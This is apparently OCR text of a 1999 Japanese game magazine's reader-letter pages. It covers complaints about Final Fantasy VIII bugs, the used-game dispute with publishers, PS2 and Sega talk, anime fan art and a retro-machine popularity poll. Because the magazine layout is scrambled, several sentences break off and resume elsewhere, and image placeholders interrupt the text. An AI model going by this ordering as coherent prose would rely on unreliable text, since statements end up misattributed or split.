㊟この豊富な資産がプレステ2でも遊べるというのは素直にウレシイよな。

福島県　くりから

㊝性能があれですから、値段は4〜5万円するらしいですね。ちょっと高価です。

㊟かなりプレステが普及したのが、逆に新機種に移行しづらい感じ。64の二の舞いかと不安…。

プレステファンクラブ

——おいおい、あれだけ金をかけたゲームにそれかい、君らは。どっかええとこないんかい。

「(全員一致)ムービーはそこそこ。まぁ、あんなもんやろ」

——ほな、期待はずれやったんやね。

「いや、期待してなかったし」「クソゲーやってわかってたからねー」

——まて、そしたらなんで買うたんや?

「中古で高く売れるからに決まっているやん(当時買い取り価格6,500円。ほぼ全員売却ずみ)」

——えー、そしたらもし中古市場がなかったら…。

「買うわけないやん」「借りる」「コピーする(←まて、コラ!!)」

以上、ユーザーの生の声でした。

(高知県土佐市/橘　魅於)

㊟なんて正直な意見だろうか(爆)。『FF』シリーズの威光はさすがなんだけど、遊べないってのはゲームとして致命傷だよな。

㊞バグの件などでわかるように、メーカーのエゴやクオリティの低さなど、内側から腐ってきているのが透けてみえますしね。

㊟1年ほど前の特集で「バグバスターズ」をやったときに、某大手メーカーはSCEのチェックを免除してもらっているなんてことを話に聞いたんだが、あながちウソでもなさそうだよな。

㊞発売日の2か月前には、最終版をSCEに提出して、鬼のクオリティーチェックを受けなければならないんですよね。「モニタを縦に置いて映しても大丈夫か」なんてことまでやるそうです。でも、あきらかに2か月前は制作の真っ最中だったような(笑)…。

㊟『FFⅧ』は、どんな小さなバグも逃さないと評判のあのクオリティーチェックをパスしたとは思えないよな。「たべる」コマンドで人間を食べられたり、セルフィのパンチラが見えたりするシーンなどは、ほかのメーカーには絶対リテイク出しているだろうし。

㊞状況証拠は、たっぷりとありますね。最後の一押しで、誰かこっそり教えてください(笑)。誌面を空けて待っています。いま、業界の自浄能力が試されていますよ!!

㊟どうせ、みんな怖がって口をつぐむに決まってるじゃん。ムダ、ムダ。

ポケステ2台めホワイト入手。

ちなみに、1台めはクリスタルです。しかし、2台めのポケステには「メイドインフィリピン」の文字が…。1台めのクリスタルのほうには「メイドインジャパン」って書いてあったのに。日本製のほうがいいよー。


(北海道函館市/芋スペシャル)

㊞日本で作るより安くすむから、最近はなんでも海外製ですねぇ。

㊟でも、アジア製品は現地で作っていても「メイ

●任天堂がキャラゲーメーカーだったことに気づいた。だってマリオとピカチュウばっかりじゃん。(北海道函館市/坂道)　㊟たしかに最近は両者に頼りすぎのきらいがあるなぁ。でもキミは忘れてるね。超ビッグな任天堂一のボスキャラを。それは山内会長だよ。はっはっは。

三重県　伊賀忍深山



㊋おー、これはうまい!!　ざぶとん1枚!!
㊌ユリッペの技っスね。それでは、栄えある、今月の一発ギャグ賞をこのハガキに贈るっス。

神奈川県　みかづきないと

『FFⅦ』のときもそうでしたが、『FFⅧ』もやっぱり召喚シーンが感動ものです。でも、画面の激しさとは違って威力がないのが変な感じ。

㊌G.F.のレベルを改造で上げるといいっスよ。

滋賀県　トリスタン


「たべる」でリノアが人間を喰っちゃいました。これで、ソフ倫をクリアしたスクウェアって…。

㊋いろいろ食べてみると、反応が違っておもしろいですよね。

北海道　月読

㊋今月の巻頭カラーをみましたか？なんと「夢のバトル」の改造コードで、風神&雷神が使用できますよ!!
㊌改造コードってのは、すごいことができるもんよ。

東京都　あいきち



㊋もセルフィやリノアよりキスティス先生です。やはり、大人の色気が一番でしょう。
㊌シナリオよりシステム重視の偶数とはいえ、世界観に深みが足りなさすぎだよな。

FF SQUARE

ドインジャパン」の文字が書かれていたりするから侮れないっス(笑)。

中古ショップに某メディアワークスの

『某幻想曲ensemble2』を売りに行ったら、「メーカーから買い取るなと圧力がかかっているから」と断られてしまいました。店員の人はしばらくグチをこぼしていました…。中古問題を初めて身近に感じた瞬間でした。

(福岡県北九州市/KBCゴリソン裕一)

㊋中古問題で誰に1番迷惑がかかるのかといえば、ほかならぬわれわれユーザーです。だからもっとメーカーに対してユーザーは、主張をしなければならないでしょう。いや主張するべきです。「クソゲーはたたき売られて当然」「いらなくなったゲームソフトはどうすればいいんですか？　ゴミ箱に捨てなければいけないんですか?」「開発費がかかるというが、どこの世界にそんなことをユーザーの責任にするメーカーがあるのだ？　甘えるのもいい加減にしろ」と、当然のことを言えばいいのです。難しいことではありません。

㊌メーカーは、「中古がなければ新品がもっと売れる」と主張しているが、そんなはずはない。ほんの一部の誰もが認める良作だけは、中古がなければ新品で買うしかないから全員買うだろう。でも、そんな作品は1年に数本がせいぜいだよな。自分たちが垂れ流す作品のほとんどが見向きもされなくなることに、メーカー自身が早く気づいて欲しいんだが…。自分の首を絞めていることがわかっているのか?

●マイクロソフトのサイドワインダーは使いやすくてグッド。ピピンのコントローラに似てるけど…。(滋賀県大津市/まんじゃまんじゃ)　㊋東京ゲームショウ'99春のときに発表された新型ジョイパッド「サイドワインダーストライク」もよいカンジ。ぜひ分解天国でばらしてほしいなあ。

目玉のないゲームショウだった…。

プレステ2の出展がなかったのは、めちゃくちゃショウに水を差したかと思うぞ。セガも、なんらかの隠し球を用意しているのかと思っていたら、なにもなかったし…。そういえば、体験版の配布が全然なかったのも、ビックリでした。人はあいかわらず多かったのがイヤ〜ンな感じ。

（埼玉県川口市/hayasegawa）

㊟プレステ2の仕様って、ソニー本社とSCEで意見がわかれていて、まだもめているようですしね。発表しなかったというより、3月2日の記者会見のとき以上のことは、なにもなかったんでしょう。

㊞なにげに同じ日にやっていた東京おもちゃショーのほうがおもしろかったという話もあるな。まぁ、ゲームショウでは、丹下桜も見られたからよいということで…。

某プロバイダの契約が切れて。

更新したときの話です。年間契約で申し込みをしていたのですが、その契約が切れて再契約するときにはたと困りました。3万円なんて大金をもっていなかったのです(爆)。でも、仕事で使用しているし、いまさら友人知人全員にメアドの変更を知らせるのも手間なので本当に困りました。そんなこんなで、半月ほど悶々としていたのですが、なんとずっと問題なく使用できたのです!!　さすがに、契約切れから20日過ぎたら使用できなくなりましたが…。でも、電話1本で「いままで、海外に出張していたので振り込みが遅れました〜すぐにメールを使用したいので、復帰をお願いできますか?」と持ち込んだらその日のうちに復活!!親切なプロバイダで助かりました。

追伸　さらに告白するなら、このあと「振り込みを文書でしてしまった」と言って数日さらに振り込みを待ってもらったりもしました。最終的には、新しく銀行の口座を作って、そこからマイナス残高まで引き出してお金を捻出しました。こんな不良ユーザーのぼくは天罰必至かと思いますが、お願いだから仕事ください!!　フリーの下請けをイジメるのはやめてくれ〜。

（東京都八王子市/「萌えたろ?」バイ京）

㊞被告の状況を考えると情状酌量の余地があるものの、プロバイダの寛容さに甘える態度は人の道にはずれているものと判断せざるをえない。全員

愛知県　しし丸

㊞「ドラえもん」も「ジョジョ」も息が長く作品が発表されているよな。

㊟「ジョジョ」は、第5部が完結して、とうとう連載が終わってしまいましたね。

大阪府　炎爆ブレイズ

㊟ステータス画面に無限大マークが…。明らかに改造のあとがみられます(笑)。

㊞ドラえもんもスーパーロボットなんだから、出演すればいいよな。

石川県　新・ドライセン部隊

㊟のび太くんが渋すぎ。パラレルワールドでは、こんなのび太もありなんですか?

㊞そう。ここに掲載してあるドラえもんたちは、無限の可能性の一つなんだな。

福島県　ドグラ・マグラ

㊞最近パロディ作品に逆風が吹いているが、このドラちゃんらも著作権侵害なんスかね。

㊟読者投稿イラストにクレームがくるようになったら世も末ですよ…って末なんでしたね（笑えない）。

●バナー広告って邪魔くさい。バナーを表示させなくするよいソフトってありませんか?　（埼玉県北葛飾郡/ボピー）　㊟『AtGuard』とかがアメリカでは人気。ユーザーにとってはありがたいけれど、サイト運営者にとっては死活問題だよね。やり過ぎると無料サイトはなくなるかも。

埼玉県　HI-KICK本

東京都　土左衛門

香川県　CPUは486／

編江川達也ですね。ページ全体にエネルギーが満ち満ちている感じですよね。

傷は「東京大学物語」の最初の部分が熱くておすすめ。途中からは…まぁあえて言わないっス。

編『To Heart』って一週間に何回もみられて得ですよね。大阪では5回もやるとか。

傷関東近辺では、埼玉放送のあとに千葉の放送をみると連続してみられるぞ(爆)。

編『アークザラッド』や『モンスターファーム』が4月からアニメ化されるんですね。

傷目移りするよな。「ワンダフル」内でやる「逮捕しちゃうぞ」も欠かせないし。

三重県　伊賀忍深山


編このころの宮崎さんは「飛行するアニメーター」と呼ばれていましたが…。

傷オートジャイロにメーヴェ、フラップターなどだな。「もののけ姫」はリアルになった分、全然飛ばなくなったよな。

埼玉県　HI-KICK本

編ちっちゃなお友達向けに作られていないものが最近多いですね。ゲーセンの景品なんかもかなり上の年代向けです。

傷ガチャポンのHGシリーズなんかも大人向けだよな。



アニメフリートーク

一致で有罪…ってコーナーが違うか。

編半月ほど放っておくプロバイダも、どうかと思いますけどね。

（岐阜県可児市/DOS）

セガネタを3連発します。

①ドリキャスの『セガラリー2』は秒間30フレームで走るとドリフトのときに「あれっ」と思うんです。ゴールするとキレイになるんですね。セガ、大丈夫?

②『デイトナ2』『スパイクアウト』が秘かにバージョンアップ。でも誰も気づいてないぞ。セガ、本当に大丈夫?

③最近おもちゃ屋さんでサターン関連は超安売り。ソフトからS端子、レーシングコントローラもすべて980円。あとはサターン本体だけだ。

傷サターン本体の中古相場は、だいたい7,000円～9,000円らしいな。GL買い物術での最安値は、3,000円（ただし、Vサターン）。

編ドリキャス本体の中古価格も微妙に下がってますよね。もうちょっとセガにはがんばってもらわないと、ゲーム業界が盛り上がらないような気がします。

傷なにげに新ハードをたくらんでいる、任天堂に期待しようぜ。でも、マリオ＆ピカチュウ頼みのラインナップは不可だ。

編いっそのこと、任天堂の新ハードにセガがソフトハウスで参入すればいいのではないですかね。3国時代から、一歩抜け出した国が出たんですから、当然残りの2国は共同戦線を張るでしょう。協

●マッディー賞にYahoo!がノミネートされていた。わかる気がする。(東京都文京区/ジプシーにいちゃん)　編とうとう最悪のサイトにノミネートされてしまいましたか。しかし、アメリカ人は好きね、「最悪の～」ってのが。編集部で「最悪の企画賞」を選考したら…いや～コワイコワイ。

香川県　からころむ

編セガカラかX2000にリクエストするべし!!　それにしても薔薇が怪しすぎですね。
偏隅に薔薇といえば「少女革命ウテナ」だが、映画の公開が待ち遠しいっス。

福岡県　チビッコ三輪車

偏ガンダムの曲っていいものが多いよな。偏は「08小隊」の「嵐の中で輝いて」が好き。
編「ガンダムW」のTWO-MIXもいいですね。「Gガン」も熱くてグッド。

力しあえば、プレステの牙城を崩せるかもしれませんよ。
偏いままでのうらみつらみを、そう簡単に水に流せるかは謎だが…。
編追いつめられると、人間なにをするかわからないじゃないですか。カプコンとSNKが共同でタイトルを出すご時世なんですよ。あながちないとはいえないでしょう。
偏『サクラ大戦』が無事ゲームボーイに移植されて、それなりに実績ができれば、スムーズに提携が進むかもなぁ。
編そうそう。そして、SCEが公正取引委員会に敗れればセガの天下到来ですよ。
偏うーん、でもやっぱりプレステ2のほうがおもしろそうだな。みんな、DVDもみることができるんならいまからお小遣いをためておこうと考えているようだし。
編両方のプレステ用ゲームができるDVDプレイヤーと考えれば、仮に5万円払ったとしても惜しくないですもんね…。おやっ、気が付けばもうページがないですね。
偏当コーナーでは、みなさんからの文章＆イラストの投稿を待ってるっス。それでは、また来月も読んでくださいね〜。

GLでんごんば〜ん

三重県　かわぼこ

偏おめでとうございます!!　いつもより大きめに掲載しておりまスっ!!
編染ノ助、染太郎かい!!　なにはともあれ、受験勉強からの脱出はめでたい。


大阪府　炎爆ブレイズ

編というわけで、イラストのリクエストがきました。QUO'さん聞こえましたか〜。
偏いつもの少しセクシーなイラスト待ってるっス。あまりスゴイと検閲があるが…。

宮城県　こまったちゃん

編カラーイラストの描き方なら、美術出版社から出ている「色彩王国」という本がおすすめです。
偏絵の具を替える前に、使っている紙のほうを替えてみると仕上がり具合が違うっスよ。

●スロット1とソケット7とソケット370ではどれが1番よいのでしょうね?　(大阪府大東市/ろくろ)　編平均的なスペックと標準化による安心感でいえばスロット1か。でも、ソケット7でK6-2 350MHzあたりが使えれば一般人には十分なんだよね。いたずらにスペックを求める必要もないし。



大阪府　くんくん

㊞やはりドリキャスのキラータイトルは、セガ自身ががんばって作らないとダメそうですね。
㊟はやいとこ、「パーチャロン」を出して欲しいところっス。

石川県　深鐘なな

㊞前作より難しくなっているようですね。
㊟アイテムの「痺れ団子」を犬に食べさせるのが楽しいっス。食べる直前に切り捨てて回収したり。

埼玉県　情緒不安定腐食

㊞第1作はSFCでしたが（プレステに移植されている）、売れなかったらしいですね。
㊟渋いシナリオが通好みだが、難易度がな。3作めも予定があるがどうなるのだろうか…。

大阪府　炎爆ブレイズ

㊞その分類をやったのは㊟さんでしょう。発売当時は「グラドリエル萌え〜」って、うるさかったですから。
㊟キャラもゲームもよくできてるから超お勧めっス。

神奈川県　もんぢゃ部隊

㊞歪んだ妄想にどっぷりですか。このゲームのおかげで、バロックの語源を初めて知りました。ポルトガル語のBARROCO（ゆがんだ真珠という意味）からきてたんですね。

大阪府　くんくん

㊞フロムソフトウェアは、プレステ2にも参入するようです。今後の活躍が期待できます。
㊟まだ、ナムコとスクウェアとフロムソフトウェアしか参入を表明していないんスよね。

静岡県　磨

㊞プレステ版のCGデータ、非売品シングルCD、マウスパッドに和風きんちゃく袋ですか。まさにてんこもりな限定版ですね。しかも2,000本しか作らなかったそうで…。

東京都　土左衛門

㊟そういえば、昨年末のコミケのブースで販売していたなぁ。このイベント販売と通信販売だけってのはもったいないよな。ブースターパックで出せばいいのに。

福島県　くりから

㊞クレアのお兄さんのアルベルトもいいキャラクターしていますよね。
㊟趣味が化粧（笑）。

●上司からLibretto70を5万で譲ってもらった。これからオレもモバイラー。（宮城県仙台市/ひゅおたん）　㊞リブって可愛いけどバッテリーの接続時間がいまひとつ。仕事するにはモバギとかのほうがなにかと便利。こうなったら通勤時にガンガン遊ぶのがよいでしょう。ゲームを入れて。

茨城県　99式シンジ

㊐すごく気合いの入ったイラストだなぁ。クソゲーに対する熱い怒りがビシビシ伝わってくるっス。
㊍6時間かけて描いたイラストだそうです。

千葉県　NOMU

㊍5月27日の最初の判決に注目。はたして、司法の判断はどうでるのか…。
㊐あんな横暴なメーカーの主張が万が一とおったら、俺は一生司法を信じないっス。

三重県　伊賀忍深山

㊍追加要素もあっていいできですよね。
㊐全キャラを使って対戦できる「SUPER VERSUSモード」やCPUが最高より強い「CPU BATTLE」が追加されているよな。

茨城県　NAG

㊐ウルトラファミリーみたいな感じで、そのうち兄や父母、ティガやダイナなどが出てきそうだな。
㊍最後のシメは、ゲームラボキングですか(笑)。

奈良県　バカPi


㊍そういえば、改造しないでまともに解いたゲームが思い当たらない…。
㊐も未開封LDやDVDがたくさんあるが、「ハウス名作劇場」は根性で観るぞ。

大阪府　ソード

㊍新入生って初い初いしくていいですね。
㊐春は、不思議とゲームラボにも新入生がたくさん入ってくるんスよね。人が動くと口コミで広まるからだろうか?

でも、カバーの黄ばみは取れないんだよね(泣)。


愛知県　ミラのミラー



㊐コンパウンドで磨けば、新品同様キレイになるっスよ。お試しあれ。

『FFⅠ・Ⅱ・Ⅲ』のリメイクがやりたい。それじゃなにも進展しないとわかっていても、安心して楽しめるほうを選んでしまう。だめだ、俺。


東京都　かせきりいたぁ



㊐黄昏た世界で生きる(©横浜買い出し紀行)のもまた一興?

友人「今度の『餓狼』と『サムスピ』は2Dらしいよ」(喜)。自分「今年の『KOF』は3Dだって」(暗)。

奈良県　つかはち丸太



㊍やはり、大ダメージを与えられるSNKキャラが有利か?

●生まれて初めて「好き」っていわれました。(神奈川県横須賀市/生徒会長にWant You!!) ㊍だって「好き」と言われてここまで育ったんだい!! 男の友達と近所のおばさんにだけどね。男友達なんかみんなカッコイイ奴ばかりだ。㊍が女だったら惚れてるくらいだぞ。チクショウめ!!

㊝と読者の萌えるや!!2

かしわモチは葉っぱを取って、さくらもちは葉っぱごと食べませう。
埼玉県　P.T.T.P/CHY-SAN

㊝さくらちゃんと一緒にさくらもちを食べたいっスね。

広島県　ぽっぷ

㊟なんといっても、4月10日㈯からの教育テレビ放送です。
㊝原画展やイラスト集発売などまさに「さくら」の季節っス。

西サモア　魁!男汁

㊟彙字が凝っていますね。ごくろうさまです。ちなみに「魔法札捕獲少女桜活劇於香港」と書いてあるそうです。

祝　地上波進出!!カードキャプターさくら画廊

三重県　かわぼこ

㊝「煩悩さくらちゃんシリーズ」いいっスね。次はP.T.T.PのCHY-SANにぜひお願いしたいっス。

千葉県　三剣まや

㊟苺鈴ちゃんの故郷が舞台ということで、劇場版での活躍が期待されますね。小狼のお姉さんたちもすごそうです。

茨城県　緋月玲

高校に受かったー。県立なので小遣いアップ!!　そのお金でトーン買って、コピック買ってイラストを送るぞー。㊝さん覚悟はいいかにゃ(笑)?

㊝県立高校とは親孝行さんだな。投稿楽しみにしているっス~。

㊝おハロー!!　ゲームショウのナムコブースでは測られた今日このごろだが、みなさん元気っスか?
㊟「謀られた」の間違いではないんですか?
㊝それが、違うんだな。ヘソだしコンパニオンが集まっているぞ、もえ~。ってなわけで、ステージの最前列カメラを持ってガブリ寄っていったら、「いまからプクプクエステを持ったコンパニオンがあなたの体脂肪率を測りにいきま~す」とか言われたわけっスよ。いやぁ~、まさに飛んで火に入るなんとやら(爆)。
㊟今月も自虐的な出だしですな。って、プクプクエステ愛用しているじゃないですか…。
㊝手軽で便利だわ、コレ。

●2月号で㊟さんが言っていた抱き枕を当てた私の友人は、次の日学校へ持ってきていました。もう、そういう人でとおっているので誰も驚きませんでしたが…。ちなみに、抱いて寝たそうです(笑)。
(神奈川県多摩区/masterY.K)
㊝活用してもらっていてなによりっス。ちなみに、3月22日に中野サンプラザで開かれた「さくらフェスティバル」で再販されていたの

●『シムシティ3000』って『2000』とどこが違うのかな?　(新潟県長岡市/小山田　圭吾)　㊟建物の種類が増えて景観がさらにリアルになった。東京タワーや大仏なんかも用意されているぞ。でも基本コンセプトは変わらないね。『ドラクエ』や『FF』シリーズといっしょよ、いっしょ。

イキナリブレイク!!おジャ魔女どれみ

愛知県　キントッシュ

編はづきちゃん人気ありますね。
偏眼鏡で成績優秀。言いかたがちょっとキツイ…某水星の人を思い出すっス。

埼玉県　情緒不安定腐食

編このイラストの掲載具合からも人気のほどが伺えます。
偏まだまだ届いているっス。載せきれなくてスマン。

香川県　天上合改め天上綾埜

編花びらをイメージした魔女装束がいい感じですよね。
偏バンダイからキャラリートキッズが早くも出たな。

で（限定版のはずじゃ…）また購入したっスよ、オレは(爆)。さらに知世ちゃんバージョンもゲット。これぞまさに両手に花ってやつ?
編最近家に帰って寝るようになったのは、それが理由ですか…。
●桜の季節を迎え、「CCさくら」のグッズ、イベントが盛りだくさんですね。金欠＋地方在住のダブルパンチではとてもじゃないけれど、カバーしきれません。
（長野県駒ケ根市/Executioner）
偏さくらのイベントは濃ゆくていっスよ～。ちっちゃなお友達もおっきなお友達も（笑）大満足間違いなし。
編声優さんももう2年近くチームを組んでやっているそうで、トークのネタが尽きませんよね。
偏会場のファンがまた濃ゆいんだ。先述した「さくらフェスティバル」では「久川綾さん結婚おめでとう」の横断幕は出るし、声優のトークに合いの手は入るしで盛り上がったっスよ。
編主催者もワルのり気味ですよね。プレステ版のCMがモニタに映されたのですけど、発売日が「小狼の誕生日ころ予定…（笑）」と書かれていました。説明されないと7月だってわからないのですが…。
●「おジャ魔女どれみ」がおもしろい。「ベルセルク」の馬越さんがキャラデザをやったとは思えないほどカワイイです。そして、なんといってもOP曲がよい。ちかごろのアニメはビジュアル系やらなんやらが歌っている曲ばかりでうんざりしてました。でも、「どれみ」はアニメっぽくて最高です。
（宮城県白石市/無頼派野郎）
偏はづきちゃん萌え萌え～。馬越さんって「ご近所物語」もやってたよな。芸風が広いなぁ。

編プレステ版が先月やっと出ましたね。
偏シナリオがパソコン版と少し違っていていい感じっス。

兵庫県　玉球

偏ゲームとしてもおもしろいかどうかは、あえてコメントしないこととして(爆)。制服がじつにかわいいっスね。

群馬県　セレネ

大阪府　なまこ

偏2月号のGLギャラリーで「コミュニティポム」の投稿をした人だな。どんなものが好みなのか、よくわかったっス(笑)。

金剛神界　魁!男汁

偏独特の雰囲気がグッドな作品だよな。
編マイペースでのんびりな生活と対極な暮らしがGLです…。

編3月ごろフランス書院文庫が編集者募集してましたね。
偏それに受かった人、ぜひメイドものを作ってください!!

東京都　イクスエス

●絵が下手で字も下手くそ。おまけにハガキの切り取りも下手なボクです。（愛知県尾西市/D.S）　編そんなちまちましたことは気にする必要ないぞ。男はココロだ、ココロ。それにきっと他人に秀でた何かがあるはず。たとえば鼻でスパゲッティを食べられるとか…助けてドラえも～ん!?

全国5000万人マシンユーザーに贈る

ユーザーズフォーラム

ひさしぶりにファミコン以外のマシンが最多投票獲得。「ドリキャスマガジン」の売りあげランキングのトップでさえ1週間の売りあげ本数が1,000本に満たない状況だけど、ノープロブレム。ゲームの価値は売りあげ本数なんかじゃないんだよ。

ファミコン

★ここ1年でファミコンソフトを集めていたら、知らぬ間に150本以上。トレカ集めのようにいつまで続くのやら…。(愛媛県西宇和郡/ジョーカー)

★あの名作『スパルタンX』に2があるのって知ってます？ 俺の友達はだれ1人知らなかった。おもしろいんだけどなぁ〜。売っていたらぜひ買ってみてください。とっても「ナウイ」ゲームです。(神奈川県茅ヶ崎市/見習いハッカー)

★ファミコンはいいよねー。ひさしぶりにやると1時間なんてあっという間。1つのゲームは5分くらいしかやらないけど。(福岡県久留米市/MAXIM)

㊞昔はオープニングが短いから5分でもそれなりに楽しめたけど、いまのゲームじゃねぇ。

セガサターン

★高性能音源チップが宝の持ち腐れ気味だったサターンですが、『ヴァンパイアハンター』には恐れいった。サタコレで4Mバイト版発売熱望!! (新潟県三条市/ゾエア)

★そりゃあもう、『同級生2』でしょう。とにかく素晴らしいの一言。でも、攻略本がなければクソゲーといわれるかも…。(石川県金沢市/Hでっぱ)

★『マーヴルVSストリートファイター』を見ればプレステとの性能の差がよくわかると思う。2Dはまさに神だぜ!! でも、セガだしなぁ…。(兵庫県明石市/ケイヌ)

★サターンといえばやっぱり灰色の見栄えがいい。現在、本体のフルメッキ化計画進行中。これはイカスぜ!! (青森県八戸市/土星不安倶楽部)

★ソフトもハードも安いし、パッドの操作性もよい。将来性はゼロに等しいけど、とにかくサターンはよい。(千葉県我孫子市/蒼の残党)

㊞将来性なんてあまり気にしなさんな。新作が出なくても愛され続けるマシンのコーナーなんだから。

PC-88

★うぉ〜、PC-88がどんどん「ジミ」になっている気がするぞ〜。秋葉原あたりではプレミアム価格がつきはじめてるってのに。みんな！ PC-88を買え〜！ 買って損はさせないから。(神奈川県厚木市/ポンヌ)

★CD-ROM版の『ザナドゥ』が安くリメイクされていたけど、プレイ感覚がビミョーに違う気が…。「2Dディスク2枚」、これだけで動くPC-88版のほうがよい。(岡山県岡山市/PC-88にZAVASⅡを)

㊞感覚が微妙に違っていたのは指が太くなったからに違いない。うん、きっとそうだ。

ドリームキャスト

★『ソニック』も『セガラリー』もいいけど、1番いいのは『July』でしょう。登場人物150人はまさに圧巻。ところでこれを作った株式会社フォーティファイブってどこ？ (埼玉県与野市/夢配役)

★あの蚊取り線香マークは邪魔な蚊（役に立たないサードパーティー）を追っ払うためなんでしょうね。あとはワープによって「ごみ処理場にワープ」なんてことにならないようにしてほしいなあ。(新潟県三条市/ジングルないと)

㊞ワープはあなどれないぞ。イノケンならきっと「300万本RPG」を作るに違いない。期待大。

●だれも見向きもしないゲームの改造コードを、独りで黙々とサーチするのが楽しい。まさに時間の浪費。(埼玉県北埼玉郡/松村 豪) ㊞時間の浪費こそが本当のゼイタク。しかもキミの文章からはえもいわれぬ幸福感が漂ってくるぞ。うらやましいぜ、この幸せ番長!!

ゲームボーイ

★GB版『風来のシレン』を頑張っています。1,200回くらいプレイして、パスワードを出し尽くしました（40個）。（長野県飯山市/北京イナヅマ）

★『ときめきメモリアルポケット』をやりましたが、音声が出るのが恐いです。ミニゲームのビートマニアがおもしろかったのですが、2曲しかなかったのが残念。GB版『ビートマニア』に期待しています。（岩手県大船渡市/D-Blue）

編『ときメモ』はイヤホンで声を聞くと不気味さが増していい感じだぞ。試してみよう。

SORD M5

★私のあとに続くM5ユーザーが現われるまで、私は投稿を続けます。ちなみに2月号に「SOAD M5」とありましたが、正しくは「SORD M5」です。（滋賀県八日市市/FEINWERKBAU）

編スマン。ところで、M5といえばタカラからも出てたよね。

3DO

★3DOのソフトが欲しいけど、どこにも売ってません。家にあるソフトは『宇宙生物フロポン君』のみ。俺にどうしろと…。（静岡県駿東郡/BEAM）

編『フロポン君』といえば漫画アクションで連載されていた作品だが、なぜゲームに…。

X68k

★後継機が出るころにはきっと好景気に（2点）。（静岡県焼津市/松本　健一）

編っていうことは、日本の経済はこれからどうなっちゃうの?

X1

★iMacで5色（ボンダイブルー含めて6色）から本体のカラーを選べることが話題だけど、X1だってワインレッドやスノーホワイトやシルバーなどが選べたし、SHARPが本体色にあわせて周辺機器も出していたんだよ〜。（東京都練馬区/ふにふに）

編当時スケルトンX1を出してれば、その後のNECの天下はなかったかも?

スーファミ

★ソフトが安くなっているので、良質ソフトを入手しやすくてうれしい。『風来のシレン』はいまでもやっています。最後のダンジョンの100階まで行ってマムルのぬいぐるみをもらいました。（千葉県千葉市/マリネス）

編シレンジャーの勲章、マムル人形を持っているとはすごい。先着何人がもらえたんだっけ?

スーパーカセットビジョン

★わが家ではいまでも現役のスーパーカセットビジョンですが、やはり1番おもしろいのは『ウィリーレーサー』です。（広島県広島市/角介）

編「ファミコンが買えなかったから」なんてことも言われてたマシンだけど、あなどれないぞ。

PC-98

★学校の5インチFDDのPC-98で友達から借りた『リビドー7』をやってます。もう最高!!　（北海道常呂郡/NTEX）

★大学に入ったらDOS/Vに乗りかえて、Windows95、98、Turbo Linuxを共存させてやろうと思っています。しかし、98DOSのソフトはこれからもみつけたらGETするぜ!!　（広島県御調郡/XELLOSS）

編中古ショップならソフトも激安で買えるしね。エロゲーなら500円からゲットできるぞ。

今回めだったのはサターンの躍進。新作ソフトの売れ行きは寒いけど、まだまだ遊べるゲームが多いからね。

愛されるマシン

第1位	ファミコン	23票
第2位	X68k セガサターン	13票
第4位	PC-98	10票
第5位	Nintendo64	7票
第6位	ドリームキャスト	6票
第7位	3DO/PC-88	5票
第9位	PCエンジン Macintosh ゲームボーイ	4票
第12位	MSX/スーファミ	3票
第14位	プレステ/バーチャルボーイ/M5/X1/ネオジオ/プレステ2	2票
第20位	基板/AT互換機/セガmkⅢ/Windows95/メガドライブ/ベーシックマスターLEVEL3/スーパーカセットビジョン	1票

●「ゲームばかりやっていないでたまには外で遊べ」と親に言われます。居心地悪い。（愛知県蒲郡市/みやヒ）　編ご両親の主張は正しい。しかし「外で遊べ」といわれることからくるストレスがキミの健康を害することも。十分に議論して、親子のコミュニケーションをはかってください。

GL読者の不満に答える Reader's 誌上裁判

陰の三哲人
E-ジャンキー
秋葉原ルル
電気羊博士

大陪審法廷

スクウェアの傲慢さに怒!!

『FFⅧ』のバグが世間を賑わせていますが、スクウェアの対応に問題を感じずにはいられません。

現状では、出荷の停止は考えていないようです。ディスクの交換も受け付けていません。くだんのバグについて「ディスク3で、ごくまれにさまざまな条件が重なった結果不具合が起こる」が「ゲームの進行には問題ない」と公表。これは甘い判断でしょう。

どんなゲームも完璧にデバッグした状態で出荷するのはほぼ無理といえます。それを求めるのも酷な話でしょう（仕様と言い切ってしまう業界の風潮にも問題ありとは思うが）。相手も企業ですから、コストのかかるサポートは理由をつけて極力控えるという姿勢も一般的な企業のやりかたです。

しかし、今後デバッグしたものを出荷する予定はないという点に疑問を感じずにはいられません。バグが見つかった以上、修正して再出荷するのがメーカーの義務といえないでしょうか?

最近のスクウェアは少々たるんでいるような気がします。今回のバグ問題もそうですが『チョコボ2』もバグがかなり多く残っているとか。ミスが目立ちすぎです。

そのいっぽうで『FFⅧ』を卸すかわりに、小売店へ「スクウェアコーナー」の設置を要求。そのうえ証拠としてディスプレイの様子をビデオで撮らせるなどさせていたようす。この行為はミリオンセ
